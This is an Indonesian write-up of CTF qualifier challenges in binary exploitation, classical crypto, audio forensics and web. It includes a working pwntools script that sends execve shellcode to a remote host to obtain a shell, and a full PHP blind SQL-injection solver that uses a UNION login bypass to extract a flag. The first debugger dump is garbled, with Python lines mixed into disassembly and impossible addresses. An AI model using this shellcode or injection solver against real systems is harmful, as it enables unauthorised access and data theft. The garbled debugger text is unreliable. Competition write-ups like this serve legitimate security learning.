
```

forestctf{sp3ll_my_n4me_kidzzz} %ZZ00@forestctf{sp3ll_my_n4me_kidzzz}

[*] Got EOF while reading in interactive

\$

Binary Exploitation/Warmup



Karena IDA tidak bisa mendecompile fungsi main dari program tersebut, saya melakukan dynamic analysis program tersebut dengan GDB (Linux GNU Debugger). Jenis GDB yang saya gunakan adalah [pwndbg](#).

WRITEUP PENYISIHAN INTERFEST 2024

```

*RIP 0x55555555555c (main+717) ← call 0x5555555555090909 --location=split --cwd=current".split()
[
  0x55555555555c <main+717> call read@plt <read@plt>
  fd: 0 (/dev/pts/1) asm('')
  buf: 0x7fffffff980 ← 0xax, eax
  nbytes: 0x100 mov rbx, 0xFF978CD091969DD1
  neg rbx
  0x55555555555f1 <main+722> push mov qword ptr [rbp - 8], rax
  0x55555555555f5 <main+726> push cmp qword ptr [rbp - 8], 0
  0x55555555555fa <main+731> pop jne main+740 <main+740>
  cdq
  0x55555555555fc <main+733> push mov eax, 1 EAX => 1
  0x5555555555601 <main+738> push jmp main+816 <main+816>
  push rsp
  0x555555555564f <main+816> pop leave
  0x5555555555650 <main+817> mov ret 0x3b
  syscall
  0x5555555555651 34 '' add byte ptr [rax], al
  0x5555555555653 35 print(f"add load bl,ndh: {len(p)} bytes")
  contains_slash = b'/' in p
00:0000| rax rsi rsp 0x7fffffff980 ← 0 = b'\n' in p
... 7 skipped "Contains '/': {contains_slash}"

*RIP 0x555555555561b (main+764) ← call 0x55555555550a0a0a
[ DISASM / x86-64 /
  host, port = "nc 157.140.55.21 30002".split(" ")[1:3]
  0x5555555555603 <main+740> comovxt.b rdx, qword ptr [rbp - 8] ./wa RDX, [0x7fffffffdb88] => 1
  0x5555555555607 <main+744> ext.lea rax, [rbp - 0x210] --location=RCX => 0x7fffffff980 ← 0xa /* '\n' */
  0x555555555560e <main+751> starlea rax, [rbp - 0x110] RAX => 0x7fffffffda80 ← 0
  0x5555555555615 <main+758> mov rsi, rcx RSI => 0x7fffffff980 ← 0xa /* '\n' */
  0x5555555555618 <main+761> asm( mov rdi, rax RDI => 0x7fffffffda80 ← 0
  0x555555555561b <main+764> or call ea memcpy@plt <memcpy@plt>
  dest: 0x7fffffffda80 ← 0xa, 0xFF978CD091969DD1
  src: 0x7fffffff980 ← 0xa /* '\n' */
  n: 1 ← 0xa
  push rbx
  push rsp
  0x5555555555620 <main+769> pop mov rdx, qword ptr [rbp - 8]
  0x5555555555624 <main+773> dq lea rax, [rbp - 0x110]
  0x555555555562b <main+780> push mov rsi, rdx
  0x555555555562e <main+783> push mov rdi, rax
  0x5555555555631 <main+786> push call check <check>
  pop rsi
00:0000| rcx rsi rsp 0x7fffffff980 ← 0xa /* '\n' */
01:0000| 000

```

Program akan meminta inputan dengan max size 0x100 bytes dan disimpan ke suatu variabel yang berada di stack, kemudian mengcopy isi dari variabel tersebut ke address variabel + 0x100. Mari kita lihat mitigation yang ada pada program tersebut.

WRITEUP PENYISIHAN INTERFEST 2024

```
itoid /pwn/warmup
>>> push rdi
>>> f warmup; cs warmup push rsp
warmup: ELF 64-bit LSB pie executable, x86-64, version 1
[*] '/home/itoid/interfestctf2024/pwn/warmup/warmup'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found Payload length: {len(p)}
NX: NX unknown GNU_STACK missing in p
PIE: PIE enabled
Stack: Executable
RWX: Has RWX segments
SHSTK: Enabled
IBT: Enabled
Stripped: No
itoid /pwn/warmup
>>>
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
Start 22
0x55555554000 0x55555555000 r--p 1000 0 /home/itoid/interfestctf2024/pwn/warmup/warmup
0x55555555000 0x55555556000 r-xp 1000 1000 /home/itoid/interfestctf2024/pwn/warmup/warmup
0x55555556000 0x55555557000 r--p 1000 2000 /home/itoid/interfestctf2024/pwn/warmup/warmup
0x55555557000 0x55555558000 r--p 1000 2000 /home/itoid/interfestctf2024/pwn/warmup/warmup
0x55555558000 0x55555559000 rw-p 1000 3000 /home/itoid/interfestctf2024/pwn/warmup/warmup
0x7ffff7c0000 0x7ffff7c26000 r--p 26000 0 /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffff7c26000 0x7ffff7da5000 r-xp 17f000 26000 /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffff7da5000 0x7ffff7dfa000 r--p 55000 1a5000 /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffff7dfa000 0x7ffff7dfe000 r--p 4000 1f9000 /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffff7dfe000 0x7ffff7e00000 r--p 2000 1fd000 /usr/lib/x86_64-linux-gnu/libc.so.6
0x7ffff7e00000 0x7ffff7e0d000 rw-p d000 0 [anon_7ffff7e00]
0x7ffff7e0d000 0x7ffff7fa0000 rw-p 3000 0 [anon_7ffff7f9d]
0x7ffff7fbe000 0x7ffff7fc0000 dw-p 2000 0 [anon_7ffff7fbe]
0x7ffff7fc0000 0x7ffff7fc4000 r--p 4000 0 [vvar]
0x7ffff7fc4000 0x7ffff7fc6000 r-xp b'\n' 2000 p 0 [vdso]
0x7ffff7fc6000 0x7ffff7fc7000 r--p 1000 0 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7ffff7fc7000 0x7ffff7ff1000 r-xp '\n' 2a000 1a1000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7ffff7ff1000 0x7ffff7ffb000 r--p a000 2b000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7ffff7ffb000 0x7ffff7ffd000 r--p 2000 35000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7ffff7ffd000 0x7ffff7fff000 rw-p 2000 37000 /usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x7ffff7fff000 0x7ffff7fff000 rwxp 21000 0 [stack]
0xffffffff600000 0xffffffff601000 --xp 1000 0 [vsyscall]
pwndbg>
```

```
1 int check(char *a1, unsigned __int64 a2)
2 {
3     unsigned __int64 i; // [rsp+18h] [rbp-8h]
4
5     if ( a2 ≤ 30 )
6     {
7         for ( i = 0LL; i < a2; ++i )
8         {
9             if ( !a1[i] || a1[i] == '\n' || a1[i] == '/' )
10                 goto LABEL_2;
11         }
12         return 1;
13     }
14     else
15     {
16 LABEL_2:
17         puts("Try again.");
18         return 0;
19     }
20 }
```

Program mematikan no execute mitigation, sehingga address stack yang menampung input kita memiliki writable permission. Perhatikan juga bahwa fungsi check() memblock char '/', '\n' (newline), dan inputan kita juga tidak bisa null. Maksimal payload kita harus kurang dari sama dengan 30 bytes. Input kita (payload) akan dieksekusi saat call rax. Oleh karena itu, saya mengcraft shellcode `execve("/bin/sh", 0, 0)` dengan ukuran kurang dari 30 bytes dan tidak menggunakan char '/' dan '\n' (newline) untuk mendapatkan *arbitrary code execution*.

WRITEUP PENYISIHAN INTERFEST 2024

```
erfestctf2024) - Sublime Text (UNREGISTERED)
3 0x59c8d09940e5 _start+37

pwndbg>
0x000059c8d0994648 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x7ffc293c8e50 ← 0x91969dd1bb48c031
RBX 0x7ffc293c9878 → 0x7ffc293cb061 ← '/home/itoid/interfestctf2024/pwn/warmup/warmup'
RCX 0x7ffc293c8d50 ← 0x91969dd1bb48c031
RDX 0x7ffc293c8e50 ← 0x91969dd1bb48c031
RDI 0x7ffc293c8e50 ← 0x91969dd1bb48c031
RSI 0x1b
R8 0
R9 0x7582f60d5180 (.dl_fini) ← endbr64
R10 0x7582f60d08e8 ← 0xb00120000000e
R11 0x246
R12 0
R13 0x7ffc293c9888 → 0x7ffc293cb090 ← 'SYSTEMD_EXEC_PID=7583'
R14 0x59c8d0996da8 ( __do_global_dtors_aux_fini_array_entry ) → 0x59c8d0994160 ( __do_global_dtors_aux ) ← endb
r64
R15 0x7582f6107000 (.rtld_global) → 0x7582f61082d0 → 0x59c8d0993000 ← 0x10102464c457f
RBP 0x7ffc293c8f60 ← 1
RSP 0x7ffc293c8d50 ← 0x91969dd1bb48c031
*RIP 0x59c8d0994648 (main+809) ← call rax
[ DISASM / x86-64 / set emulate on ]
0x59c8d0994636 <main+791> test eax, eax 1 & 1 EFLAGS => 0x202 [ cf pf af zf sf IF df of ]
0x59c8d0994638 <main+793> jne main+802 <main+802>
0x59c8d0994641 <main+802> lea rax, [rbp - 0x110] RAX => 0x7ffc293c8e50 ← 0x91969dd1bb48c031
0x59c8d0994648 <main+809> call rax <0x7ffc293c8e50>
0x59c8d099464a <main+811> mov eax, 0 EAX => 0
0x59c8d099464f <main+816> leave
0x59c8d0994650 <main+817> ret
0x59c8d0994651 add byte ptr [rax], al
0x59c8d0994653 add bl, dh
[ STACK ]
00:0000 rcx rsp 0x7ffc293c8d50 ← 0x91969dd1bb48c031
01:0000 -208 0x7ffc293c8d58 ← 0x53dbf748ff978cd0
02:0010 -200 0x7ffc293c8d60 ← 0xb05e545752995f54
03:0018 -1f0 0x7ffc293c8d68 ← 0x50f3b
04:0020 -1f0 0x7ffc293c8d70 ← 0
... 3 skipped
[ BACKTRACE ]
0 0x59c8d0994648 main+809
1 0x7582f5e28150 _libc_start_call_main+128
2 0x7582f5e28209 _libc_start_main+137
3 0x59c8d09940e5 _start+37

pwndbg>
```

```
erfestctf2024) - Sublime Text (UNREGISTERED)
3 0x5d38d8e040e5 _start+37

pwndbg> si
0x00007ffd56ede9b0 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
RAX 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
RBX 0x7ffd56ede9b8 → 0x7ffd56edf061 ← '/home/itoid/interfestctf2024/pwn/warmup/warmup'
RCX 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
RDX 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
RDI 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
RSI 0x1b
R8 0
R9 0x7cd8876b0180 (.dl_fini) ← endbr64
R10 0x7cd8876ab8e8 ← 0xb00120000000e
R11 0x246
R12 0
R13 0x7ffd56ede9b8 → 0x7ffd56edf090 ← 'SYSTEMD_EXEC_PID=7583'
R14 0x5d38d8e06da8 ( __do_global_dtors_aux_fini_array_entry ) → 0x5d38d8e04160 ( __do_global_dtors_aux ) ← endb
r64
R15 0x7cd8876e2000 (.rtld_global) → 0x7cd8876e32d0 → 0x5d38d8e03000 ← 0x10102464c457f
RBP 0x7ffd56ede9ac0 ← 1
RSP 0x7ffd56ede9a8 → 0x5d38d8e0464a (main+811) ← mov eax, 0
*RIP 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
[ DISASM / x86-64 / set emulate on ]
0x7ffd56ede9b0 xor eax, eax EAX => 0
0x7ffd56ede9b2 movabs rbx, 0xff978cd091969dd1 RBX => 0xff978cd091969dd1
0x7ffd56ede9bc neg rbx
0x7ffd56ede9bf push rbx
0x7ffd56ede9c0 push rsp
0x7ffd56ede9c1 pop rdi RDI => 0x7ffd56ede9a0
0x7ffd56ede9c2 cdq
0x7ffd56ede9c3 push rdx
0x7ffd56ede9c4 push rdi
0x7ffd56ede9c5 push rsp
0x7ffd56ede9c6 pop rsi RSI => 0x7ffd56ede890
[ STACK ]
00:0000 rsp 0x7ffd56ede9a8 → 0x5d38d8e0464a (main+811) ← mov eax, 0
01:0000 rcx 0x7ffd56ede9b0 ← 0x91969dd1bb48c031
02:0010 -208 0x7ffd56ede9b8 ← 0x53dbf748ff978cd0
03:0018 -200 0x7ffd56ede9c0 ← 0xb05e545752995f54
04:0020 -1f0 0x7ffd56ede9c8 ← 0x50f3b
05:0028 -1f0 0x7ffd56ede9d0 ← 0
... 2 skipped
[ BACKTRACE ]
0 0x7ffd56ede9b0
1 0x5d38d8e0464a main+811
2 0x7cd887428150 _libc_start_call_main+128
3 0x7cd887428209 _libc_start_main+137
4 0x5d38d8e040e5 _start+37

pwndbg>
```

Berikut exploit scriptnya:

```
#!/usr/bin/env python3

from pwn import *

def start(argv=[], *a, **kw):
    if args.LOCAL:
        argv = argv if argv else [exe.path]
    if args.GDB:
        return gdb.debug(argv, gdbscript=gdbscript, *a, **kw)
    return process(argv, *a, **kw)
    return remote(args.HOST or host, args.PORT or port, *a, **kw)

gdbscript = """
"""

host, port = "nc 157.66.55.21 30002".split(" ")[1:3]
exe = context.binary = ELF(args.EXE or "./warmup", False)

io = start()

p = asm('''
    xor eax, eax
    mov rbx, 0xFF978CD091969DD1
    neg rbx
    push rbx
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    push rsp
    pop rsi
    mov al, 0x3b
    syscall
    ''')

print(f"Payload length: {len(p)} bytes")
contains_slash = b'/' in p
contains_newline = b'\n' in p
print(f"Contains '/': {contains_slash}")
```

```
print(f"Contains '\\n': {contains_newline}")
io.send(p)
io.interactive()
```



```
[+] Opening connection to 157.66.55.21 on port 30002: Done
Payload length: 27 bytes
Contains '/': False
Contains '\n': False
[*] Switching to interactive mode
FORESTV CTF
[*] Lets see how u can solve this challenge:
$ ls
challenge
challenge.c
flag.txt
run
$ cat flag.txt
forestyctf{chall_dibuat_har1_H_d3adllne}
[*] Got EOF while reading in interactive
$
```


Cryptography

Cryptography/Mood Swings

Oakwoakwoakwowakaw masuk misc ini harusnya bang bukan crypto 🙄

PoC: setiap char pertama dari nama emoji

Contoh: fish = f, etc.




Cryptography/EZ cipher

Ga banyak penjelasan, crypto classic (🙄)

Vigenere, key: keith (nickname author soal)

WRITEUP PENYISIHAN INTERFEST 2024



a cute little bapack2

Today at 11:38

KOCAK GEMING CRYPTO BEGINI KWKWKWKW


(edited)

Search for a tool

★ SEARCH A TOOL ON dCode BY KEYWORDS:

★ BROWSE THE [FULL dCode TOOLS' LIST](#)

Results

vigenere  KEITH

(Alphabet (26) ABCDEFGHIJKLMNOPQRSTUVWXYZ)

forestyctf{suchapieceofcake}

Vigenere Cipher - [dCode](#)

Tag(s) : Poly-Alphabetic Cipher

VIGENERE DECODER

★ VIGENERE CIPHERTEXT ?

PARAMETERS

★ PLAINTEXT LANGUAGE English

★ ALPHABET ABCDEFGHIJKLMNOPQRSTUVWXYZ

▶ AUTOMATIC DECRYPTION

DECRYPTION METHOD

☒ KNOWING THE KEY/PASSWORD: KEITH

☐ KNOWING THE KEY-LENGTH/SIZE, NUMBER OF LETTERS: 3

☐ KNOWING ONLY A PARTIAL KEY: KE?


☐ KNOWING A PLAINTEXT WORD: CODE

☐ VIGENERE CRYPTANALYSIS (KASISKI'S TEST)

▶ DECRYPT

See also: [Beaufort Cipher](#) – [Caesar Cipher](#)

VIGENERE ENCODER



itoid

Today at 11:39

say my name

wkwkwk


Cryptography/Brackets

[illegible]

Diberikan encoded.txt yang berisi array (ini soalnya sangat guessy), jadi cukup hitung panjang array dari index ke-0 dst kemudian ubah ke char untuk mendapatkan flag. Berikut merupakan solvernya:

WRITEUP PENYISIHAN INTERFEST 2024

```
let data = ... // isi encoded.txt
let result = "";
for (let i = 0; i < data.length; i++) {
  let charCode = data[i].length
  result += String.fromCharCode(charCode);
}
console.log(result);
```




A terminal window with the prompt `itoid ~/interfestctf2024`. The user enters `>>> js flag.js`, and the output is `forestyctf{br4ck3ts 1nv4s10NNN}`. The user then enters `>>>` and `>>> pwn`.


Digital Forensics

Digital Forensics/Weird Frequency

Diberikan data.zip yang sebenarnya merupakan audio file jika kita lihat file signaturenya




A terminal window with the prompt `itoid ~/interfestctf2024`. The user enters `>>> hexedit data.zip | head`.



A screenshot of the hexedit tool showing the first few lines of the file `data.zip`. The first line is `7F 5D 0C RIFF,...WAVEfmtD.....data.....].`. The second line is `FE 0E 01q...C...s.W.q.....u.....A.....`. The third line is `FE 98 00 ..S.....n.P.....:j.....l.....`. The fourth line is `FF 3B 00 ..x.....z.....:J...n...S.).....K.3...P...;`. The fifth line is `FF EA FF ?.....X."*=''+.N.....c...../.7...[...`. The sixth line is `FF AB FFm...F".E...e.....r...Q...P...n.....`. The seventh line is `FF 84 FF ..d-linux...libc.so.6.....libgcc.so.1.b...libm.so.6.....libstdc++.so.`

Lihat spectogramnya dengan [sonic visualizer](#)



Kemudian scan qr codenya


Decode Succeeded


Raw text	forestyctf{s0n1c_v1su4l1z3rrrrr}
Raw bytes	42 06 66 f7 26 57 37 47 96 37 46 67 b7 33 06 e3 16 35 f7 63 17 37 53 46 c3 17 a3 37 27 27 27 27 27 d0
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	forestyctf{s0n1c_v1su4l1z3rrrrr}

Web Exploitation

Web Exploitation/Metamorphosis

Set cookie admin=1 supaya kita dapet liat tokennya, chall sangat dukun, sehingga kudu nyoba beberapa jenis header terkait token dan ditemukan header Authorization Bearer yang biasanya dipake buat API Token. Token yang didapet kita masukin sebagai Authorization Bearer supaya flag didapatkan.

Summary: Doekoen sekali



Web Exploitation/Suntik mangga

(gua kira mongoddb cok, ternyata sqlite)

Terdapat source code pada param ?source

```

<?php

if (isset($_GET['source'])) {
    highlight_file(__FILE__);
    die();
}

$flag = $_ENV['FLAG'] ?? 'forestyctf{test_flag}';
$magic = $_ENV['MAGIC'] ?? 'aabbccdd11223344';
$db = new SQLite3('/db.sqlite3');

$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';
$msg = '';

if (isset($_GET[$magic])) {
    $password .= $flag;
}

if ($username && $password) {
    $res = $db->querySingle("SELECT username, pwhash FROM users WHERE username = '$username'", true);
    if (!$res) {
        $msg = "Invalid username or password";
    } else if (password_verify($password, $res['pwhash'])) {
        $u = htmlentities($res['username']);
        $msg = "Welcome $u! But there is no flag here :P";
        if ($res['username'] === 'admin') {
            $msg .= "<!-- magic: $magic -->";
        }
    } else {
        $msg = "Invalid username or password";
    }
}
?>
<!DOCTYPE html>
<html lang="en">


<head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />

```

Dari kode php diketahui bahwa ini merupakan challenge terkait SQL Injection.

WRITEUP PENYISIHAN INTERFEST 2024

kita perlu memanfaatkan blind sqli pada challenge ini untuk mendapatkan flag. dan terdapat beberapa parameter yang menyulitkan seperti bcrypt yang melakukan truncate pada password



Namun terdapat referensi dari soal **ImaginaryCTF 2023**

Solver:

```
<?php

$target = 'http://157.66.55.21:8302/';

function do_login($target, $username, $password)
{
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $target);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($ch, CURLOPT_POST, true);
    curl_setopt($ch, CURLOPT_POSTFIELDS, [
        'username' => $username,
        'password' => $password
    ]);
    $res = curl_exec($ch);
    curl_close($ch);
    return $res;
}

function build_table($pre)
{
```



```

$charset =
'_{ }?!abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345
6789';

$res = [];
foreach (str_split($charset) as $c) {
    $h = password_hash($pre . $c, PASSWORD_BCRYPT, [
        'cost' => 4
    ]);
    $res[$c] = $h;
}
return $res;
}

function get_magic($target)
{
    $pwd = 'peko';
    $h = password_hash($pwd, PASSWORD_BCRYPT, [
        'cost' => 4
    ]);
    $inj = "' union select 'admin', '$h'; -- ";
    $res = do_login($target, $inj, $pwd);
    $magic = explode(' -->', explode('<!-- magic: ', $res)[1])[0];
    return $magic;
}

$magic = get_magic($target);

function oracle($pad, $h)
{
    global $target, $magic;
    $t = $target . "?$magic=1";
    $inj = "' union select 'admin', '$h'; -- ";
    $res = do_login($t, $inj, $pad);
    return strpos($res, 'Welcome admin!') !== false;
}

```

```

}

$known_flag = '';
while (true) {
    $pad = str_repeat('a', 71 - strlen($known_flag));
    $res = build_table($pad . $known_flag);
    $found = false;
    foreach ($res as $c => $h) {
        if (oracle($pad, $h)) {
            $known_flag .= $c;
            $found = true;
            break;
        }
    }
    echo $known_flag . "\n";
    if (!$found) {
        break;
    }
}

```

```

root@vps-ctf:~/jon# php solve.php
f
fo
for
fore
fores
forest
foresty
forestyc
forestycf
forestycff
forestycff{
forestycff{n
forestycff{n0
benerforestycff{n0s
forestycff{n0sq
forestycff{n0sql
forestycff{n0sql_
forestycff{n0sql_1
forestycff{n0sql_in
forestycff{n0sql_inj
forestycff{n0sql_inj3
